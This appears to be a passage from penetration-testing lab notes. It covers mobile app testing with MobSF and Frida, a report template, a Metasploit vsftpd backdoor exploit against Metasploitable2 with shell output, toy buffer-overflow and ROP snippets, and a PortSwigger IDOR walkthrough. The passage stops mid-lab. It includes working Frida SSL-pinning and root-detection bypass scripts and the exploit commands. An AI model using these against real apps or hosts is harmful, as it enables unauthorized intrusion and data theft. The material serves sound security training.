- Horizontal and vertical privilege escalation

M7: Client Code Quality

- Lack of input validation
- Improper exception handling

M8: Code Tampering

- No integrity verification
- Repackaging attacks possible

M9: Reverse Engineering

- No obfuscation
- Easy decompilation

M10: Extraneous Functionality

- Debug endpoints
- Hidden admin features

MobSF Static Analysis Workflow

Setup

```
docker run -it -p 8000:8000 opensecurity/mobsf
```

Analysis Pipeline

1. Upload APK file
2. Automated decompilation (apktool, jadx)
3. Permissions analysis
4. Code analysis (hardcoded secrets, crypto)
5. Malware scan
6. Generate report

MobSF Analysis Checklist

```
□ Permissions: INTERNET, READ_EXTERNAL_STORAGE
□ Certificate Analysis: Custom trust store
□ Hardcoded Secrets: API keys, tokens
□ Weak Cryptography: AES ECB, MD5
□ Debuggable Flag Enabled
□ Backup Enabled (android:allowBackup=true)
```

Frida Dynamic Analysis

SSL Pinning Bypass

```
Java.perform(function() {
    var CertificatePinner = Java.use("okhttp3.CertificatePinner");
    CertificatePinner.check.overload('java.lang.String',
'[Ljava.security.cert.Certificate;').implementation = function() {};
});
```

Root Detection Bypass

```
var Build = Java.use("android.os.Build");
Build.TAGS.value = "release-keys";
```

SharedPreferences Hook

```
var SharedPreferences = Java.use('android.content.SharedPreferences$Editor');
SharedPreferences.putString.overload('java.lang.String',
'java.lang.String').implementation = function(key, value) {
    console.log('[+] Key: ' + key + ' Value: ' + value);
    return this.putString(key, value);
};
```

Advanced Frida Hooks

Universal SSL Unpinning

```
Java.perform(function() {
    try {
        var CertificatePinner = Java.use('okhttp3.CertificatePinner');
        CertificatePinner.check.overload('java.lang.String',
'java.util.List').implementation = function() {
            console.log('[+] SSL Pinning Bypassed');
        };
    } catch(e) {}
});
```

Runtime Method Hooking

- Intercept sensitive functions
- Modify runtime behavior

Dynamic Testing Workflow

1. Install APK on emulator/device
2. Configure proxy (Burp Suite)
3. Launch Frida server
4. Inject scripts
5. Monitor API calls
6. Extract sensitive data

Binary Protections Analysis

Obfuscation

- ProGuard
- DexGuard

Indicators:

- Randomized class names
- Control flow flattening

Anti-Debugging

- Debug flag checks
- Emulator detection

Integrity Checks

- Signature validation
- Hash verification


Secure Mobile Design Mitigations

```
□ Use Android Keystore for secure key storage
□ Encrypt databases using SQLCipher
□ Implement certificate pinning
□ Apply ProGuard obfuscation
□ Enable runtime integrity checks
```

OWASP Mobile Top 10 Test Matrix

Risk	Test Method	MobSF Detection	Frida Hook
M1	Hardcoded secrets	Strings analysis	Key extraction
M2	Storage analysis	File paths	DB hooks
M3	Traffic interception	Certificate issues	SSL bypass
M7	Code protection	Obfuscation flags	Anti-debug bypass

Mobile Attack Chain



Lab Exercise

Target

- InjuredAndroid / GoatDroid

Steps

1. Upload APK to MobSF
2. Identify vulnerabilities
3. Decompile APK
4. Run Frida hooks
5. Bypass SSL pinning

6. Extract sensitive data
7. Document findings

Key Takeaways

- Static + dynamic analysis is essential
- MobSF provides automated vulnerability detection
- Frida enables runtime manipulation
- Mobile apps often expose sensitive data
- Proper secure coding mitigates most vulnerabilities

Reporting and Remediation

Overview

Reporting is the most critical phase of a penetration test. It translates technical findings into actionable insights for executives, developers, and auditors. A well-structured report follows PTES (Penetration Testing Execution Standard), SANS, and HackTheBox methodologies.

Key focus areas:

- Executive-level communication
- Technical vulnerability documentation
- Risk scoring (CVSS)
- Remediation planning
- Compliance mapping

Penetration Test Report Template (Production Ready)

1. Cover Page

```
Client: [REDACTED]
Target: 192.168.1.0/24
Tester: [Your Name]
Date: 2026-03-31
Classification: CONFIDENTIAL
```

---

2. Executive Summary

- Critical vulnerabilities identified
- Business impact explained
- High-level remediation timeline

Example:

```
CRITICAL: Full network compromise via SMB relay → DCSync → Golden Ticket
IMPACT: Domain admin access, data exfiltration, ransomware risk
TIMELINE: Immediate (24h), Short-term (7d), Long-term (30d)
```

---

3. Technical Findings

ID	Vulnerability	Severity	Evidence
F001	SMB Relay	Critical	ntlmrelayx execution
F002	SQL Injection	High	sqlmap dump
F003	Mobile Insecure Storage	High	MobSF report

---

4. Risk Matrix (Likelihood × Impact)

```
┌──────────────┬──────┬──────┬──────┐
│ Likelihood   │ Low  │ Med  │ High │
├──────────────┼──────┼──────┼──────┤
│ Critical     │ Med  │ High │ Crit │
│ High         │ Low  │ Med  │ High │
│ Medium       │ Low  │ Low  │ Med  │
└──────────────┴──────┴──────┴──────┘
```

---

5. Remediation Roadmap

```
Phase 1 (24h): Enable SMB signing, remove webshells
Phase 2 (7d): Fix SQL injection, secure mobile storage
Phase 3 (30d): Implement Zero Trust Architecture
```

---

6. Appendices

- Tools used (Burp Suite, Metasploit, MobSF)
- Attack timelines
- Raw scan outputs

Multi-Audience Report Templates

Executive Version (3 pages)

- Business risk summary
- Financial impact
- Timeline

Technical Version (Detailed)

- Vulnerability breakdown
- Evidence screenshots
- Exploitation steps

Developer Version

- Code-level fixes
- Secure coding practices

Audit Version

- Compliance mapping
- Regulatory alignment

CVSS v4 Risk Scoring

Example Scores


```
SMB Relay: 10.0 (Critical)
SQL Injection: 9.1 (High)
Mobile Storage: 8.1 (High)
```

CVSS Vector Example

```
AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H
```

Attack Narrative Template

Full Attack Chain



Example Narrative

1. ARP spoofing used to intercept traffic
2. SMB relay captured NTLM authentication
3. DCSync extracted domain hashes
4. Golden Ticket created persistent access

Stakeholder Communication Framework

Executive Brief (100 Words)

```
SUBJECT: Critical Security Assessment

Our testing identified multiple critical vulnerabilities allowing:
- Domain administrator compromise
- Remote code execution
- Data exfiltration

IMPACT: Full system takeover possible

IMMEDIATE ACTIONS:
1. Enable SMB signing
2. Remove malicious files
3. Reset credentials

Compliance deadline: Immediate
```

Developer Remediation Guide

SQL Injection Fix

```php
// BEFORE
$query = "SELECT * FROM users WHERE id=$id";

// AFTER
$stmt = $pdo->prepare("SELECT * FROM users WHERE id=?");
$stmt->execute([$id]);
```

Mobile Secure Storage

```java
// Use Android Keystore
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
```

Auditor Compliance Mapping

```
Finding: SMB Relay
NIST: SC-8, SC-23, IA-2
ISO 27001: A.13.1.1
PCI-DSS: 4.1, 8.2.3
```

Remediation Verification Checklist

```
□ SMB signing enabled
□ SQL injection patched
□ Mobile storage secured
□ Re-testing completed
□ All findings closed
```

Reporting Workflow

1. Collect findings
2. Assign severity (CVSS)
3. Document evidence
4. Write executive summary
5. Create remediation plan
6. Deliver report
7. Perform re-test

Key Takeaways

- Reporting determines the impact of your pentest
- Clear communication is critical for stakeholders
- CVSS scoring standardizes risk assessment
- Remediation must be prioritized
- Re-testing validates fixes

Advanced Exploitation Lab

Objective

To perform advanced exploitation techniques including exploit chaining, custom Proof of Concept (PoC) development, and defense bypass in a controlled lab environment using Metasploitable2.

Lab Environment

```
**Attacker Machine:** Kali Linux (192.168.198.128)
**Target Machine:** Metasploitable2 (192.168.198.130)
**Tools Used:** Metasploit, Python (pwntools), Ghidra
```

Exploit Chain Execution

Attack Flow

Phase 1: Enumeration

Nmap Scan

```
nmap -sC -sV 192.168.198.130
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV 192.168.198.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 09:33 EDT
Nmap scan report for 192.168.198.130
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry?
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:58:78:49 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.69 seconds
```

Figure 1: Nmap Scan Results

Key Findings

- FTP service (vsftpd 2.3.4) vulnerable
- Multiple open ports detected
- Outdated services running

Phase 2: Exploitation

Metasploit Exploit (vsftpd Backdoor)

```
msfconsoleuse exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.198.130run
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.198.130
RHOSTS ⇒ 192.168.198.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.198.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.198.130:21 - USER: 331 Please specify the password.
[+] 192.168.198.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.198.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.198.128:43327 → 192.168.198.130:6200) at 2026-04-02 09:40:22 -0400
```

Figure 2: Metasploit Exploit Execution

Result

- Backdoor triggered successfully
- Command shell obtained
- Remote Code Execution achieved




Figure 3: Remote Shell Access

Exploit Log

Exploit ID	Description	Target IP	Status	Payload
001	FTP Backdoor RCE Chain	192.168.198.130	Success	Command Shell

Custom PoC Development

Description

A Python-based Proof of Concept (PoC) exploit was modified to simulate a buffer overflow attack scenario by adjusting payload size and memory overwrite structure.

Modified PoC (Concept)

```python
from pwn import *

target = "192.168.198.130"
port = 21

payload = b"A" * 1024
payload += b"\xef\xbe\xad\xde"

print("[+] Sending payload...")
```

Custom PoC Summary

The original exploit was modified by adjusting buffer size and payload structure to simulate a buffer overflow condition. Target parameters were updated for the lab environment, and payload delivery was optimized for reliability. This demonstrates how exploits can be adapted to different systems for successful execution.

Defense Bypass (ROP Simulation)

Description

Return-Oriented Programming was conceptually used to bypass memory protections such as Address Space Layout Randomization.

ROP Concept

```python
padding = b"A" * 120
pop_rdi = 0xdeadbeef
binsh = 0xcafebabe
system = 0xfeedface

payload = padding + p64(pop_rdi) + p64(binsh) + p64(system)
```

ROP Summary

Return-Oriented Programming was simulated to demonstrate bypassing memory protection mechanisms such as ASLR and DEP. By chaining existing instruction sequences, execution flow can be redirected without injecting new code. This technique highlights how attackers exploit program logic to achieve execution under restrictive environments.

Findings

- Outdated FTP service vulnerable to backdoor exploit
- Lack of patch management enabled exploitation
- Weak system hardening increased attack surface

Remediation

- Update vulnerable services (vsftpd)
- Disable unnecessary services
- Implement firewall restrictions
- Apply regular security patches
- Monitor system logs for anomalies

Report Summary

Title

Critical FTP Exploit Chain

Findings

- vsftpd 2.3.4 Backdoor Vulnerability
- Host: 192.168.198.130

Remediation

- Upgrade FTP service
- Restrict access to critical ports
- Apply security hardening

Conclusion

This lab demonstrated successful exploitation of a vulnerable service leading to remote code execution. By combining enumeration, exploitation, and simulated advanced techniques, a full compromise of the target system was achieved, emphasizing the importance of patch management and secure configurations.

API Security Testing Lab

Objective

The objective of this lab is to test API endpoints for vulnerabilities such as Broken Object Level Authorization (BOLA), authentication flaws, GraphQL injection, and rate-limit bypass. The goal is to document findings through a checklist, logs, summary, and remediation steps.

Tools Used

- Burp Suite
- Postman
- sqlmap
- curl

Lab Environment

- Platform: PortSwigger Web Security Academy
- Setup: Attacker machine configured with Burp Suite as a proxy

---

Steps Performed

1. Access the Lab

- Open PortSwigger Web Security Academy
- Navigate to the **IDOR Lab** *(Note: IDOR is another name for BOLA)*




Figure: PortSwigger IDOR Lab Interface

---

2. API Enumeration and BOLA Testing

- Interact with the application by navigating through different sections
- Log in using the provided credentials:

```
Username: wiener
Password: peter
```

- After logging in, go to the **Live Chat** section




Figure: Live Chat Interface Before Exploitation

- Send a message and click on **View Transcript**
- Observe the URL of the transcript




Figure: Burp Suite HTTP History Capturing Requests

---

3. Vulnerability Identification

- The transcript is stored as a `.txt` file with an **incrementing numeric filename**
- Modify the filename in the URL:

```
/download-transcript/1.txt
```

- Access the modified URL




Figure: Original Transcript Request (User Wiener)

---

4. Exploitation

- The modified request successfully retrieves another user's transcript
- The transcript contains sensitive information, including login credentials




Figure: BOLA Exploitation - Unauthorized Transcript Access

---

5. Privilege Escalation

- Return to the main lab page
- Log in using the stolen credentials
- Successfully gain unauthorized access




Figure: Unauthorized Login Using Stolen Credentials

LAB SOLVED




Figure: Successful Lab Completion

Testing Log

Test ID	Vulnerability	Severity	Target Endpoint
1	BOLA	Critical	/download-transcript/1.txt

Summary

The API security test focused on identifying a Broken Object Level Authorization (BOLA) vulnerability in the live chat transcript feature. By modifying transcript filenames in the URL (for example, changing it to `1.txt`), unauthorized access to other users' chat data was achieved. This exposed sensitive credentials due to predictable file naming and lack of access controls.

Manual testing using Burp Suite confirmed the vulnerability, allowing unauthorized login and demonstrating the critical impact of the issue.

Conclusion

This lab highlights how improper access control and predictable object identifiers can lead to serious security issues. Proper validation and authorization checks are essential to prevent such vulnerabilities in real-world applications.

Privilege Escalation & Persistence Lab

Objective

Demonstrate privilege escalation using LinPEAS enumeration and SUID exploitation, followed by persistent access via cron job on vulnerable Linux target.

Target: Metasploitable2 (192.168.198.130)
Attacker: Kali Linux (192.168.198.128)

Tools Used

Tool	Purpose
LinPEAS	Linux enumeration & priv-esc discovery
Meterpreter/Netcat	Shell handling & reverse shells
Metasploit	Initial exploitation

Phase 1: Initial Access

Step 1: Get Initial Shell

```
msfconsoleuse exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.198.130
set LHOST 192.168.198.128run
```

Result: Command shell access.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.198.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.198.130:21 - USER: 331 Please specify the password.
[+] 192.168.198.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.198.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.198.128:46513 -> 192.168.198.130:6200) at 2026-04-09 07:43:28 -0400

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/#
```

Figure 1: Initial Shell Access

Phase 2: Enumeration with LinPEAS

Step 1: Upload & Run LinPEAS

On Kali - Host the file

```
